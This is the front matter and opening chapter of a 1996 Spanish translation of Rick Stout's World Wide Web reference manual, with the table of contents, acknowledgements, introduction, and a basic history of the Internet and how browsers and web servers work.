

SERIE MCGRAW-HILL DE INFORMATICA

# WORLD WIDE WEB

## MANUAL DE REFERENCIA

Explore  
el poder de Internet

- Conéctese de  
forma rápida y fácil

- Conozca  
las páginas HTML

- Utilice  
el explorador Web

- Haga negocios  
a través de Web



Rick Stout

Osborne **McGraw-Hill**





# **WORLD WIDE WEB**

**Manual de referencia**

CONSULTORES EDITORIALES  
AREA DE INFORMATICA Y COMPUTACION

Antonio Vaquero Sánchez  
Catedrático de Lenguajes y Sistemas Informáticos  
Escuela Superior de Informática  
Universidad Complutense de Madrid  
ESPAÑA

Gerardo Quiroz Vieyra  
Ingeniero en Comunicaciones y Electrónica  
por la ESIME del Instituto Politécnico Nacional  
Profesor de la Universidad Autónoma Metropolitana  
Unidad Xochimilco  
MEXICO

Willy Vega Gálvez  
Universidad Nacional de Ingeniería  
PERU

# WORLD WIDE WEB

## Manual de referencia

**Rick Stout**

### Traducción

CARLOS CERVIGON RÜCKAUER

Licenciado en Informática

JOSE PIELTAIN ALVAREZ-ARENAS

Licenciado en Ciencias de la Información

### Revisión técnica

ANTONIO VAQUERO SANCHEZ

Catedrático de Lenguajes y Sistemas Informáticos

Escuela Superior de Informática

Universidad Complutense de Madrid

LUIS HERNANDEZ YAÑEZ

Profesor Titular de Lenguajes y Sistemas Informáticos

Departamento de Informática y Automática

Universidad Complutense de Madrid

ESCUELA POLITECNICA  
DEL EJERCITO  
BIBLIOTECA ESTE-L  
LATACUNGA

No. 0127 Fecha: 2001  
Precio: ..... Donación: .....

**Osborne/McGraw-Hill**

MADRID • BUENOS AIRES • CARACAS • GUATEMALA • LISBOA • MEXICO  
NUEVA YORK • PANAMA • SAN JUAN • SANTAFE DE BOGOTA • SANTIAGO • SÃO PAULO  
AUCKLAND • HAMBURGO • LONDRES • MILAN • MONTREAL • NUEVA DELHI  
PARIS • SAN FRANCISCO • SIDNEY • SINGAPUR • ST. LOUIS • TOKIO • TORONTO



## **World Wide Web. Manual de referencia**

No está permitida la reproducción total o parcial de este libro, ni su tratamiento informático, ni la transmisión de ninguna forma o por cualquier medio, ya sea electrónico, mecánico, por fotocopia, por registro u otros métodos, sin el permiso previo y por escrito de los titulares del Copyright.

DERECHOS RESERVADOS © 1996 respecto a la primera edición en español por  
McGRAW-HILL/INTERAMERICANA DE ESPAÑA, S. A.  
Edificio Valrealty, 1.ª planta  
Basauri, 17  
28023 Aravaca (Madrid)

Traducido de la primera edición en inglés de  
**The World Wide Web. Complete Reference**

Copyright © MCMXCVI by McGraw-Hill, Inc.  
ISBN: 0-07-882142-8

ISBN: 84-481-0553-2  
Depósito legal: M. 15.545-1996

Edición: Adriana Gómez-Arnau  
Compuesto en Fernández Ciudad, S. L.  
Impreso en Impresos y Revistas, S.A. (IMPRESA)

IMPRESO EN ESPAÑA - PRINTED IN SPAIN

A la persona que más ha influido en mi vida, mi padre  
RON STOUT de Arizona

*Gracias por todo, padre*





# ***Resumen del contenido***

<b>Parte I.</b>	<b>Primeros pasos con el Web .....</b>	<b>1</b>
1.	Introducción al Web .....	3
2.	Conexión a Internet .....	11
3.	Soluciones globales para conectar con Internet .....	33
4.	Acceso al Web a través de servicios interactivos .....	51
5.	Utilización de exploradores Web .....	65
<b>Parte II.</b>	<b>Creación de páginas Web .....</b>	<b>85</b>
6.	Cómo tejer un mejor Web .....	87
7.	El lenguaje del Web-HTML .....	101
8.	Definición de una página HTML.....	109
9.	Formateado de texto y visualización de caracteres especiales ..	123
10.	Novedades como HTML 3 .....	147
11.	Anclas: La referencia cruzada de hipertexto .....	175
12.	Trabajo con objetos multimedia .....	195
13.	Formularios e interfaces de pasarela.....	213
<b>Parte III.</b>	<b>Temas avanzados del Web .....</b>	<b>245</b>
14.	Herramientas para la composición de páginas HTML .....	247
15.	Búsqueda de un punto de inicio para sus páginas.....	257
16.	Conexión de red con Internet.....	265
17.	Conexiones de alta velocidad a Internet .....	291
18.	Servidores Web.....	305
19.	Cómo hacer negocios en el Web.....	331
<b>Catálogo.</b>	<b>Guía de negocios en el Web .....</b>	<b>~351</b>

<b>Parte IV. Apéndices .....</b>	<b>503</b>
A. Códigos HTML .....	505
B. Software gratuito e información en Internet .....	511

# Contenido

Agradecimientos .....	xvii
Introducción .....	xix

## PARTE I PRIMEROS PASOS CON EL WEB

<b>1. Introducción al Web .....</b>	<b>3</b>
La Internet .....	3
¿Qué es el World Wide Web? .....	6
¿Qué tipo de computadora se necesita? .....	7
¿Qué equipamiento o software extra es necesario? .....	8
<b>2. Conexión a Internet .....</b>	<b>11</b>
Tipos de conexiones .....	11
Cuentas de la interfaz de órdenes y la temida palabra «U» .....	13
La conexión gráfica: Cuentas SLIP y PPP .....	14
Paquetes globales .....	16
Servicios de información .....	16
Búsqueda de un proveedor de servicios Internet .....	17
Grandes suministradores de servicios Internet .....	17
Comparación de precios y servicios .....	18
Pago de la cuenta .....	19
Correo electrónico en la autopista de la información .....	20
Correo electrónico con una cuenta de la interfaz de órdenes .....	21
Correo electrónico con una cuenta SLIP o PPP .....	22
Elección del módem adecuado .....	23
Módem interno frente a externo .....	23
Estándares del módem .....	24



Obtención del software y establecimiento de la conexión .....	25
Aspectos básicos .....	25
Windows 3.1 y Windows para trabajo en grupo .....	28
Windows 95 y OS/2 Warp .....	30
Macintosh .....	30
<b>3. Soluciones globales para conectar con Internet .....</b>	<b>33</b>
Windows 95 .....	34
Clasificación de opciones .....	34
Conexiones de red con Windows 95 .....	35
OS/2 Warp Connect .....	43
NetCruiser de Netcom .....	46
Paquetes de conexión TCP/IP de Windows 3.1 .....	49
<b>4. Acceso al Web a través de servicios interactivos .....</b>	<b>51</b>
Acceso a Internet a través de servicios interactivos .....	52
America Online .....	54
CompuServe .....	56
Microsoft Network .....	60
Prodigy .....	62
<b>5. Utilización de exploradores Web .....</b>	<b>65</b>
¿Qué es un explorador? .....	65
¿Qué buscar en un explorador? .....	71
Composición compatible .....	71
Utilización de los servicios Internet .....	72
Cache .....	73
Facilidad de uso .....	74
Características de seguridad .....	76
Instalación y configuración de un explorador .....	76
Opciones básicas .....	77
Cache .....	80
Estilos y fuentes .....	80
Aplicaciones de asistencia .....	81
Exploradores para todos los sistemas y gustos .....	83

## PARTE II

### CREACION DE PAGINAS WEB

<b>6. Cómo tejer un mejor Web .....</b>	<b>87</b>
El fenómeno de la página de inicio .....	87
La estera de bienvenida .....	88
La vía de acceso corporativa .....	89

Cómo hacer un buen Web .....	90
Cómo atraer al explorador accidental .....	91
Imágenes y sonido .....	92
La magia del color .....	94
Creación de un Web de páginas .....	96
Diseño de arriba a abajo (descendente) .....	96
Cómo sacar el mayor partido al medio: Hipertexto .....	99
Diseño para multimedia .....	100
 <b>7. El lenguaje del Web-HTML .....</b>	<b>101</b>
¿Qué es HTML? .....	101
Versiones de HTML .....	104
HTML niveles 0 y 1 .....	105
HTML nivel 2 .....	105
HTML nivel 3 .....	106
Extensiones no estándar .....	108
Pautas para el futuro .....	108
 <b>8. Definición de una página HTML .....</b>	<b>109</b>
Formatos de archivo y herramientas de edición .....	109
El prólogo .....	111
La sección de cabecera .....	112
Títulos .....	112
Algunas nociones sobre anclas .....	113
Vínculos (Links) .....	115
Base .....	118
Insindex .....	119
Otros elementos de cabecera .....	120
 <b>9. Formateado de texto y visualización de caracteres especiales .....</b>	<b>123</b>
Formateado de texto .....	123
Cabeceras .....	124
Texto y párrafos .....	127
Saltos de línea y espacios de no interrupción .....	129
Tabuladores horizontales .....	131
Líneas de regla .....	132
Listas .....	134
Texto preformateado .....	140
Atributos a nivel de carácter .....	141

<b>10. Novedades con HTML 3</b>	<b>147</b>
Atributos nuevos para las antiguas etiquetas	148
Los nuevos atributos comunes	148
Otros atributos nuevos	150
Estudio más profundo de algunos elementos	155
Tablas	159
Elementos de una tabla	159
Definición de una tabla	160
Un mayor control sobre las tablas	162
¡Utilice su imaginación!	167
Matemáticas y hojas de estilo	169
Fórmulas matemáticas en HTML 3	169
Hojas de estilo	170
 <b>11. Anclas: La referencia cruzada de hipertexto</b>	 <b>175</b>
Vinculación a otras páginas	175
El localizador uniforme de recursos (URL)	176
Directorios y páginas implícitas	178
Vinculación a páginas locales	181
Vinculación a otras partes de la misma página	184
Utilización de imágenes gráficas como focos hipertexto	185
Vinculación a servidores FTP	187
FTP anónimo	187
FTP no anónimo	189
URL de archivos	190
Vinculación a servidores Gopher	191
Vinculación a los servidores de noticias Usenet	193
Vinculación al sistema de correo de Internet	193
 <b>12. Trabajo con objetos multimedia</b>	 <b>195</b>
Temas avanzados de imagen	195
Imágenes transparentes	195
Imágenes GIF entrelazadas	199
Incorporación de multimedia a las páginas	200
Configuración de exploradores para los medios externos	200
Imágenes externas	203
Cómo trabajar con sonido	205
Cómo trabajar con vídeo	208



<b>13. Formularios e interfaces de pasarela .....</b>	<b>213</b>
Interfaces de pasarela .....	213
Dos tipos de interfaces .....	214
Un comentario sobre los ejemplos .....	217
Un programa CGI simple y no interactivo .....	218
Petitionen basadas en documentos .....	222
Interfaces basadas en formularios .....	228
Formularios .....	235
El elemento formulario .....	235
Tipos de campos .....	237
Botones .....	242

### PARTE III

#### TEMAS AVANZADOS DEL WEB

<b>14. Herramientas para la composición de páginas HTML .....</b>	<b>247</b>
Herramientas para la composición de páginas Web .....	248
Editores gráficos .....	249
Internet Assistant de Microsoft .....	250
ANT_HTML .....	252
WebAuthor de Quarterdeck .....	252
Modos de asistencia Emacs .....	253
Live Markup .....	253
Editores de párrafo .....	253
WebEdit .....	253
HoTMetaL de SoftQuad .....	254
Otros editores de párrafo .....	254
Convertidores .....	255
 <b>15. Búsqueda de un punto de inicio para sus páginas .....</b>	 <b>257</b>
Alquiler de un punto de inicio para su Web .....	258
Cómo dar publicidad a su Web .....	260
 <b>16. Conexión de red con Internet .....</b>	 <b>265</b>
Cómo hacer todo interactivo .....	265
Consideraciones sobre la red .....	266
Construcción de una red desde los cimientos .....	273

Seguridad de red .....	279
La primera línea de defensa .....	282
Construcción de una fortaleza .....	285
Cortafuegos .....	286
Restricción del acceso a su servidor Web .....	288
Seguridad con Windows 95 y Windows NT .....	289
<b>17. Conexiones de alta velocidad a Internet .....</b>	<b>291</b>
Tipos de conexiones de alta velocidad .....	291
Líneas de alquiler .....	291
Repetición de tramas .....	293
ISDN .....	293
Coste global .....	293
Aumento de la velocidad con ISDN .....	296
¿Qué es ISDN? .....	296
Clasificación de las opciones ISDN .....	297
Equipamiento necesario .....	298
<b>18. Servidores Web .....</b>	<b>305</b>
Servidores Web .....	305
¿Es necesario un servidor Web? .....	306
¿Tiene los requisitos necesarios? .....	306
Implementación de un servidor Web en su sistema .....	308
Más servidores Unix .....	314
Servidores Web para otros sistemas operativos .....	316
Creación de mapas de imágenes .....	317
Creación de la imagen GIF .....	319
Creación del mapa de imágenes .....	320
Implementación del mapa de imágenes .....	323
Recopilación de estadísticas para su Web .....	326
<b>19. Cómo hacer negocios en el Web .....</b>	<b>331</b>
Costes y beneficios de establecer una presencia Web .....	331
Ideas generales de negocios para el Web .....	332
Promoción institucional y de negocios .....	334
Promoción de producto o servicio .....	337
Servicios de asistencia técnica y atención al cliente .....	339
Cómo ayudar a sus lectores a desenvolverse .....	343
Negocios relativos a computadoras y a Internet en el Web .....	345
Proveedores de servicios Internet .....	345
Servicios del World Wide Web .....	346

Empresas de suministro de productos .....	347
Empresas de computadoras y software .....	348
La última palabra .....	350
<b>Catálogo. Guía de negocios en el Web .....</b>	<b>351</b>

**PARTE IV**  
**APENDICES**

<b>A.</b> Códigos HTML .....	505
<b>B.</b> Software gratuito e información en Internet .....	511
<b>Índice .....</b>	<b>519</b>



# ***Agradecimientos***

No podría haber escrito este libro sin la inestimable colaboración de muchas personas. En primer lugar, me gustaría dar las gracias al mejor redactor: Scott Rogers de Osborne McGraw-Hill. Sin su dirección, empuje y paciencia inagotable, nunca hubiera escrito este libro. Y quiero darle la enhorabuena por su ascenso a Redactor Ejecutivo. También me gustaría agradecer a Larry Levitsky, editor en Osborne, la oportunidad de llevar adelante este libro.

También en Osborne, me gustaría dar las gracias a todo el equipo que participó en la confección de este libro: Daniella Dell'Orco, la excelente Asistente Editorial de Scott; Linda Comer, Editora de Proyectos; y Kelly Barr, por su ayuda con algunas de las características más misteriosas de Microsoft Word. Y no en Osborne, pero igualmente importante, fue la correctora Heidi Steele, que hizo un trabajo excelente con el libro. Gracias a Brad Shimmin por ocupar, en alguna ocasión, el lugar de Scott, y a Rhys Elliot por su sobresaliente trabajo gráfico en el libro.

También agradezco a Gordon Miller, de G3 Systems, Inc., en Blacksburg, Virginia, la revisión técnica de mi manuscrito. Gracias, también, a Kenn Nesbitt por la revisión de diversos capítulos, y a Ronda Stout por su veloz y frenética edición de la copia del catálogo.

El excelente directorio de negocios de Web que aparece al final del libro es el resultado de muchas horas de arduo trabajo por parte de un equipo de investigadores de primera clase. Mi agradecimiento más profundo a cada uno de ellos. Estos son:

Catherine Bagley del Williams College.  
Lindsay Gordon de Princeton University.  
Jim Hall, San Diego, California.  
Lee Jenkins de Vanderbilt University.  
Frances Marshall de Northwestern University.  
Ben Plouganou, Sinaloa, México.  
Julie Zures de Vanderbilt University.

Además, quiero hacer llegar mi agradecimiento a Bill Blue y a sus compañeros de

CTS Network Services en San Diego por ser los mejores proveedores de servicios Internet del sur de California. Sin sus conocimientos técnicos y su servicio inmediato, habría sido mucho más duro escribir este libro. En concreto, quiero agradecer a Morgan Davis y Jay Curtis su maestría con los sistemas de hardware y software, así como con ISDN, y por trabajar conmigo hasta altas horas de la noche cuando fue necesario.

También quiero dar las gracias de manera muy especial a Joe Salame de AmeriNet en San Diego. Su conocimiento y entusiasmo por ISDN tuvieron un impacto muy significativo en este libro. Gracias también por su ayuda a la hora de clasificar la enorme colección de productos ISDN, por su colaboración para implementar mi conexión ISDN y por recorrer una milla extra por un cliente.

Quisiera expresar mi gratitud y aprecio a Tom Lettington de VisiCom Network Services de San Diego por proporcionarme mi conexión ISDN. La profesionalidad de Tom y la destreza y conocimientos del equipo de VisiCom honran a los proveedores de servicios Internet.

Por último, me gustaría dar las gracias a cada una de las siguientes personas y organizaciones que contribuyeron a la elaboración de este trabajo a través de su participación directa, prestando su hardware o software para el proyecto, o permitiendo que hiciese referencia a sus trabajos:

Mark Burgeous de Data Transfer Group (San Diego, California).  
Dennis Clark de SIMS Internet Matrix Southeast (Charleston, South California).  
Bob Crowe de Internet Products Inc. (San Diego, California).  
David Gulbransen de Indiana University.  
Hal Lenox de Pacific Bell (San Diego, California).  
Desirree Madison-Biggs de NetCom Online Communications.  
Ruffin Prevost, Autor.  
Jim Sims de SIMS Internet Matrix Southeast (Charleston, South California).  
Farley Stewart de Internet Products Inc. (San Diego, California).

# ***Introducción***

Tanto si es un profesional experto como si está dando sus primeros pasos en Internet, este libro tiene mucho que ofrecerle. Si Internet y World Wide Web son algo nuevo para usted, le llevaremos de la mano y empezaremos desde el principio. Si ya ha estado explorando el Web durante algún tiempo y quiere aprender más sobre él, o incluso si quiere crear su propia ubicación en el Web, este libro le mostrará cada paso del proceso.

Hay otros muchos libros sobre Web. Sin embargo, casi todos se centran detenidamente en herramientas específicas que se pueden utilizar con el Web (como Mosaic o HTML), o tratan la Internet en general y no prestan al World Wide Web la atención que merece.

De hecho, para toda una generación de nuevos usuarios de Internet, el término “Internet” es sinónimo de Web. Un gran número de estos usuarios está llegando al Web desde servicios interactivos como America Online, CompuServe y Prodigy. Algunos se embarcan a través de la compra de paquetes de software o sistemas operativos que les prometen situarlos en la “superautopista de la información”. Otros acceden del modo tradicional —descubriendo cómo funciona todo, contratando una cuenta, recopilando el software e instalando todo por sí mismos.

Cualquiera que sea el método elegido para contactar con Internet e ingresar en el Web, este libro ofrece las respuestas necesarias. Tanto si acaba de empezar y quiere aprender todo como si es un usuario experimentado del Web y quiere aprender a crear mapas de imágenes donde se puede pulsar con el ratón o formularios interactivos complejos, este libro es su guía de referencia para el World Wide Web.

## ***Usuarios nuevos de Internet y del Web***

La buena noticia para los usuarios recién llegados es que, a diferencia de Internet en general, el Web es conceptualmente bastante sencillo. Con su Macintosh o PC funcionando con Windows, puede aprender a explorar el Web como un profesional rápidamente. De hecho, una vez que el sistema está instalado, todo lo que se necesita-real-

mente es una destreza básica con el ratón y el deseo de viajar por el Web para ver qué es lo que puede ofrecer.

Sin embargo, para llegar a ese punto hay que saltar un obstáculo: encontrar un suministrador de servicios Internet e instalar el sistema. La primera parte de este libro se centra en estos aspectos. Una vez que haya pasado esto y tenga un sistema listo para partir, podrá explorar por su cuenta, y este libro ofrece indicadores a cientos de lugares interesantes desde donde iniciar las investigaciones.

La primera parte comienza con una explicación sobre qué es Internet, de dónde viene y qué es necesario para conectarse. Aprenderá sobre sistemas operativos y paquetes de software que ofrecen conexiones de entrada, y encontrará detalles sobre el acceso a la Internet y al Web que proporcionan los principales servicios de información interactivos. La primera parte termina con un estudio sobre los exploradores Web (los programas que se utilizan para acceder al World Wide Web). Encontrará qué cosas buscar en un explorador y cómo utilizarlo, y podrá ver de cerca dos de los exploradores más conocidos.

## ***Usuarios experimentados***

Dado que el Web es tan simple, es posible que se pregunte qué más debe conocer una vez que sabe cómo explorarlo. Una vez que haya iniciado su viaje por Web, no pasará mucho tiempo antes de que piense en crear sus propias páginas Web y ponerlas a disposición de todo el mundo. Miles de personas y organizaciones han instalado sus propios servidores Web (programas que envían páginas Web a los lectores a través de Internet), y la revista *Business Week* estima que el número de servidores Web se duplica cada cincuenta y tres días. Un científico especializado en investigación sobre computadoras de Carnegie-Mellon University estima que las ubicaciones Web contienen actualmente cinco millones de páginas Web y que este número se duplicará en un período de seis meses a un año.

Es posible que se pregunte también qué es lo que puede ofrecer que interese a los demás. Después de que haya navegado alrededor del mundo unas cuantas veces, su imaginación, creatividad y deseo de tomar parte en este fenómeno vendrán simultáneamente y le inspirarán para crear su propia versión de la estera de bienvenida de la era de la información.

Uno de los ejemplos más prácticos sobre qué incluir en sus páginas Web es información sobre su negocio. Si vende productos o servicios, puede anunciarlos de un modo que habría sido imposible antes de la aparición del World Wide Web.

La segunda parte se centra en cómo crear páginas Web. El primer capítulo de la segunda parte se refiere a las teorías y filosofías que le guiarán en el diseño de una buena página Web. A continuación aprenderá la mecánica básica para estructurar una página Web o un conjunto de páginas Web. Por último, profundizará en los aspectos esenciales para organizar esas páginas —cómo crear páginas Web, dar formato al texto, crear vínculos con otros documentos u objetos multimedia, y crear tablas y programas de pasarela.



La tercera parte se concentra en un conjunto de temas que resultan especialmente importantes si está pensando en establecer su presencia en el Web. Aprenderá lo necesario sobre alquiler de espacio de computadora y sobre ancho de banda de Internet, a continuación explorará los asuntos relativos a la conexión de computadoras o redes con Internet. Entre los temas que se tratan en la tercera parte están el diseño de una red desde sus cimientos para integrarla en la Internet, la elección del tipo de conexión de alta velocidad correcto, la clasificación del vertiginoso conjunto de software de servidor Web, el análisis de las estadísticas de servidor Web y la creación de mapas de imágenes. La tercera parte concluye con un capítulo dedicado a consejos y sugerencias para hacer negocios en la Internet. Le revelaremos algunas buenas ideas y trataremos de guiarle en las trampas o atolladeros que se encuentre, siempre que sea posible.

### ***Catálogo de servicios comerciales y los apéndices***

En el catálogo de la parte final de este libro, encontrará indicadores de las páginas Web de cientos de empresas que han establecido su presencia en el Web. Las empresas que aparecen en el catálogo abarcan desde algunas de las corporaciones más grandes del mundo hasta empresarios autónomos, como uno que vende salsas picantes exóticas desde el garaje de su casa.

Los apéndices reúnen información que todo autor Web debería tener a mano. En el Apéndice A, hemos traducido una referencia de los códigos de marcas HTML y caracteres especiales que se utilizarán al crear documentos HTML. Esto es algo que se echa de menos en la mayor parte de los libros que tratan sobre el World Wide Web, incluso en aquellos que se centran exclusivamente en la creación de páginas Web.

En el Apéndice B se presenta una referencia para la búsqueda de software Web en la Internet. Para todos los productos comerciales disponibles hoy en día, parte del mejor software de Internet y del Web es gratuito, y está a disposición de cualquiera. Sin embargo, encontrarlo puede suponer un reto. En este apéndice se hace un listado de paquetes de software de dominio público y shareware que se pueden utilizar para conectar la computadora a Internet, incluyendo exploradores Web y servidores Web para prácticamente cualquier tipo de computadora, herramienta de gráficos, utilidad de vídeo, herramienta de edición HTML, herramientas de mapeado de imágenes, herramienta para el análisis de registros de servidor y mucho más. La lista contiene incluso programas de correo electrónico que se pueden utilizar para enviar el correo a cualquier parte del mundo.

### ***Para contactar con el autor***

Para cualquier pregunta, queja o cualquier comentario que quiera hacer, será atendido con gusto. Puede contactar conmigo en cualquier momento a través de Osborne McGraw-Hill (la dirección aparece en las primeras páginas del libro), pero también puede contactar conmigo por medio de correo electrónico. Mi dirección de correo electrónico es: rick@cts.com.

¡Estaré encantado de servirle!

-



PARTE



# ***PRIMEROS PASOS CON EL WEB***



---

# ***Introducción al Web***

En todas partes se oye hablar de la Internet y de World Wide Web. Prácticamente todos los periódicos y revistas importantes han publicado artículos sobre Web, y todo el mundo, desde el vendedor de flores del barrio hasta las noticias de televisión, muestran con orgullo una dirección en el Web.

Pero ¿qué son exactamente la Internet y el World Wide Web? ¿A quién pertenecen? ¿Quién los controla? ¿Cómo funcionan?

Este capítulo presenta la Internet y el World Wide Web, y responde a algunas de las preguntas fundamentales que se hace la gente cuando empieza a mostrar interés por estas nuevas herramientas.

## ***La Internet***

---

La Internet se creó hace casi veinticinco años como un proyecto del Departamento de Defensa de los Estados Unidos. Técnicamente, el grupo que la creó fue la Administración de Proyectos de Investigación Avanzada de Defensa, o DARPA. Su objetivo era la creación de un método de transmisión de información y datos entre computadoras alejadas entre sí y hacer que estas comunicaciones fuesen lo más consistentes y fiables posible. DARPA quería construir una red que fuese lo suficientemente inteligente como para sobreponerse por sí misma de problemas como fallos en el suministro de energía, interrupciones en las líneas de comunicaciones —incluso de un ataque nuclear—. DARPA denominó a esta red *Darpanet*.

Finalmente, el gobierno descartó la idea de que su red sirviese solamente para proyectos relativos a defensa, y la red se empezó a conocer como *Arpanet*. A partir de este

momento, el gobierno comenzó a conectar a numerosas universidades del país con la red. Hasta ahora, generaciones de estudiantes han estudiado, utilizado y mejorado lo que es la Internet hoy en día.

Hasta hace solamente cinco años, la Internet era relativamente desconocida fuera del ámbito académico y científico. Sin embargo, eso pronto cambiaría. Tras dos décadas de desarrollo y mejoras, la Internet estaba lista para convertirse en algo de uso generalizado.

Mucha gente se sintió atraída inicialmente por la Internet dado que le permitía conectar con todo el mundo. Podrían intercambiar correo electrónico, participar en debates (a través de los *grupos de noticias Usenet*) e intercambiar programas y datos fácilmente con otros usuarios utilizando las facilidades de transferencia de archivos de Internet.

Técnicamente, la Internet no es una red de computadoras, es una red de redes. Redes locales a lo largo de todo el mundo están conectadas por cables, líneas telefónicas, cables de fibra óptica y satélites en órbita. Pero los detalles de cómo se transmiten los datos desde una computadora a otra en la Internet no son perceptibles para el usuario.

---

**Nota:** La Internet es completamente distinta de los servicios interactivos como CompuServe y America Online. Estas compañías venden el acceso a sus computadoras; se debe pensar en ellos como en sistemas de tableros de anuncios gigantescos que pertenecen a una compañía que los administra. Lo que se ve y se puede hacer con ellos se limita a lo que ellos permitan que vea y haga el usuario. Para evitar el perder a todos sus miembros en favor de Internet, estos servicios se han visto obligados a ofrecer el acceso a la Internet y al World Wide Web. Sin embargo, determinan a qué partes de la Internet se puede acceder, y algunos de ellos cobran un cargo extra por el acceso a Internet (incluso por el envío de correo electrónico a una dirección de la Internet).

---

Hasta hace poco, utilizar la Internet implicaba generalmente utilizar programas y herramientas de las computadoras Unix. Aun bastante después de que la moda de los PC estuviese en un punto álgido, la Internet era todavía un concepto reservado para muchos usuarios de PC y Mac, incluso para mucha gente que se consideraba experta en computadoras personales, software y redes.

Sin embargo, todo esto empezó a cambiar con el desarrollo de módems de alta velocidad y del software denominado *Serial Line Internet Protocol* (SLIP). De pronto, cuando aparecieron los módems de 14,4 Kbps en el mercado, la conexión de Macintosh y PC a la Internet se convirtió en un asunto práctico, y el software SLIP posibilitó extender la Internet desde redes centralizadas al usuario de PC casero o de oficina.

Los módems de alta velocidad y SLIP han generado una avalancha de nuevos productos —tanto de hardware como de software— que facilitan la conexión de computadoras caseras o de oficina a la Internet. Como resultado, el entusiasmo por la Internet ha aumentado progresivamente durante casi dos años.

Aunque la Internet comenzó como un proyecto de investigación del gobierno y se gestionó con fondos estatales durante años, el gobierno ya no participa de dicho proyecto. Sigue siendo todavía uno de los usuarios más importantes de Internet, pero ya no patrocina nuevos desarrollos ni contribuye al pago de los costes relacionados con el mantenimiento de la red. La Internet es completamente autosuficiente.

Entonces, ¿a quién pertenece, y quién la paga? La Internet no pertenece a una persona o empresa individual. Al fin y al cabo, lo único que tiene son cables y vías de comunicaciones que transportan bits y bytes de una red a otra. Estas líneas pertenecen a alguien; sólo que no es una sola persona o compañía, sino muchas.

Estas enormes líneas de comunicaciones de alta velocidad que discurren entre países y ciudades pertenecen generalmente a grandes compañías de telecomunicaciones que se encargan de su mantenimiento. Por ejemplo, AT&T y Sprint poseen y mantienen una gran parte de estas líneas de comunicaciones que serpentean por todo lo ancho del país y del mundo. En su mayor parte, no es realmente importante para estas compañías que se utilicen sus líneas para conducir el tráfico de la Internet; eso es precisamente a lo que se dedica una empresa de telecomunicaciones. Cuando existe una demanda de comunicación de datos, las compañías tratan de ofrecer un servicio para satisfacer dicha demanda. Si la demanda es lo suficientemente grande, tienden otra línea de fibra o lanzan otro satélite.

Quienes piden a estas compañías más líneas de comunicaciones o que éstas sean más rápidas son, a menudo, compañías de comunicaciones más pequeñas como las Bell regionales (PacBell, Mountain Bell, Bell Atlantic, etc.). Estas compañías más pequeñas también tratan solamente de satisfacer la demanda de sus consumidores —compañías telefónicas locales y proveedores de servicios Internet— de un acceso mayor o más rápido.

Un proveedor de servicios Internet, o ISP, es una compañía que compra una línea de velocidad relativamente alta a una empresa de telecomunicaciones, después la divide y revende su ancho de banda disponible a negocios o individuos locales.

Tomemos el caso de una empresa pequeña en Internet. Las empresas pequeñas pagan normalmente a su ISP por la cantidad de ancho de banda que necesitan o que pueden permitirse. Si una compañía es muy pequeña y sólo tiene unas pocas computadoras en su red local, se las podrá arreglar simplemente con una conexión de módem. Una conexión de módem no dedicada (no de jornada completa) cuesta menos de 30 dólares al mes. Si una compañía quiere una conexión permanente a velocidades de módem, pagará alrededor de 300 dólares al mes.

Las empresas grandes (e incluso algunas de las pequeñas) quieren normalmente una conexión más rápida a su ISP de la que pueden conseguir con una conexión de módem. Algunos de los servicios más rápidos que utilizan las grandes empresas son líneas de alquiler directo a sus proveedores de servicios, repetición de tramas e ISDN. (Estos términos se explican en el Capítulo 17.) Muchos ISP tienen sus propias líneas de alquiler directo, que cuestan alrededor de 3.000 dólares al mes.

Como puede ver, cada compañía e individuo en la cadena tiene su espacio y paga su cuota en Internet. Aquellos que quieran, pueden revender su acceso para cubrir sus costes u obtener un beneficio —y así aparece una nueva parte en Internet que pertenece a otro usuario que la paga.

## ¿Qué es el World Wide Web?

---

Dada su avanzada tecnología, durante años se ha considerado Internet como algo duro de aprender, difícil de utilizar y manifiestamente poco atractivo en comparación con las provocativas interfaces de los sistemas de tablón de anuncios, servicios interactivos y la mayor parte del software que la gente utiliza en sus computadoras personales.

El World Wide Web ha hecho que todo esto cambie. El Web se ha convertido rápidamente en la interfaz gráfica de usuario para Internet, y no tiene ninguna competencia por parte de los servicios interactivos en cuanto a términos de estética y flexibilidad se refiere.

Para acceder al Web se utiliza un programa llamado *explorador Web*. Un explorador Web es simplemente un programa instalado en su propia computadora que sabe cómo recuperar «páginas» de texto y gráficos desde otras computadoras de Internet. Incrustados en estas páginas, hay unos símbolos (llamados *vínculos*) que le indican al explorador Web dónde encontrar otras páginas conexas de Internet. Un explorador muestra los vínculos de un modo distinto al del texto circundante. (Por ejemplo, es posible que presente los vínculos en azul, como texto subrayado, o como botones de 3-D.) Cuando se pulsa sobre un vínculo, éste carga otra página de texto y gráficos. Esto se denomina *seguimiento de un vínculo*, y el concepto de seguir vínculos a páginas conexas de información se conoce como *hipertexto*.

Una gran parte del éxito tan rápido y enorme que ha experimentado el Web se debe a su facilidad de manejo: es tan sencillo como pulsar un botón del ratón. Y aunque es necesario comprender algunos de los detalles, crear páginas Web es fácil y sin duda alguna divertido.

Otra de las claves de la magia del Web está en su sencillez. Las «páginas» Web no son más que archivos situados en los cientos de miles de computadoras conectadas a la Internet. Todo lo que necesita una computadora para «servir» las páginas cuando las solicita un explorador es otro sencillo programa llamado *explorador Web*. El servidor Web simplemente espera y atiende a peticiones por parte de los exploradores Web. Cuando le llega una petición, busca el archivo solicitado y lo envía de vuelta al explorador.

Por supuesto, no es algo tan aleatorio como pueda parecer en este momento. Si una compañía u organización quiere recibir visitas en su ubicación Web, configura una página especial denominada *página de inicio*. La página de inicio es la tarjeta electrónica de bienvenida de una organización (o persona). Le dice a los visitantes quién es la organización y a qué se dedica, y puede ofrecer vínculos a páginas conexas. Por ejemplo, la página de inicio de un negocio puede mostrar el logo de la empresa y ofrecer vínculos a otras páginas de su computadora que ofrezcan información sobre los productos, empleados, consumidores, etc. de dicha empresa. Dado que las empresas tratan de mostrar su lado más positivo, confeccionan sus páginas cuidadosamente para que éstas sean atractivas y ofrezcan información que sirva de utilidad a sus consumidores potenciales y al público en general.

El Web no es solamente para negocios. Como se verá en el Capítulo 6, muchas páginas del Web son simplemente de entretenimiento, y muchas son completamente frívolas.



